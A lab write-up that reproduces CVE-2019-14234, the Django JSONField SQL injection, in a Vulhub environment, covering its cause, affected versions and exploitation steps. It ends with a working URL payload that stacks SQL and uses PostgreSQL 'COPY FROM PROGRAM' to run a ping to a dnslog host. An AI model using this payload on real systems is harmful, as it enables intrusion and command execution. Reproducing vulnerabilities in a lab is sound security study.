[Research] Reproducing the CVE-2019-14234 Django JSONField SQL Injection Vulnerability
Environment setup, vulnerability principles, affected versions, and the exploitation process for CVE-2019-14234, a Django JSONField SQL injection vulnerability.
Read in Chinese→[Research] Reproducing the CVE-2019-14234 Django JSONField SQL Injection Vulnerability
1. Environment
Environment
Set up the environment directly using Vulhub’s Docker environment:
vulhub/django/CVE-2019-14234/
2. Principles
This vulnerability requires the developer to use JSONField/HStoreField and allow users to control the key name in a queryset. An SQL statement can then be injected at the key-name position.
Django is commonly used with a PostgreSQL database, and JSONField is one of the database’s data types. The vulnerability is caused by Django’s implementation of the JSONField class. The fundamental purpose of a Django model is to generate SQL statements, and when Django generates SQL statements through JSONField, it uses simple string concatenation.

The KeyTransform class is obtained through the JSONField class, and the SQL statement is generated at this point.
Here, key_name is a controllable string. The final generated statement is WHERE (field->’[key_name]’) =
‘value’, making SQL injection possible.
3. Affected Versions
Django
1.11.x before 1.11.23
2.1.x before 2.1.11
2.2.x before 2.2.4
4. Exploitation Process
Visit http://ip:8000/admin/login/\?next=/admin/
Enter the username admin and the password a123123123.

Open the vulnerable page.
Then visit:
http://ip:8000/admin/vuln/collection/

Test it manually.```javascript http://10.77.0.130:8000/admin/vuln/collection/?detail__a'b=123

Command execution statement:```javascript
http://10.77.0.130:8000/admin/vuln/collection/?detail__title')='1' or 1=1 ;create table cmd_exec(cmd_output text)-- ='1' or 1=1 ;copy cmd_exec FROM PROGRAM 'ping v62ce2.dnslog.cn'--
```OK, it worked.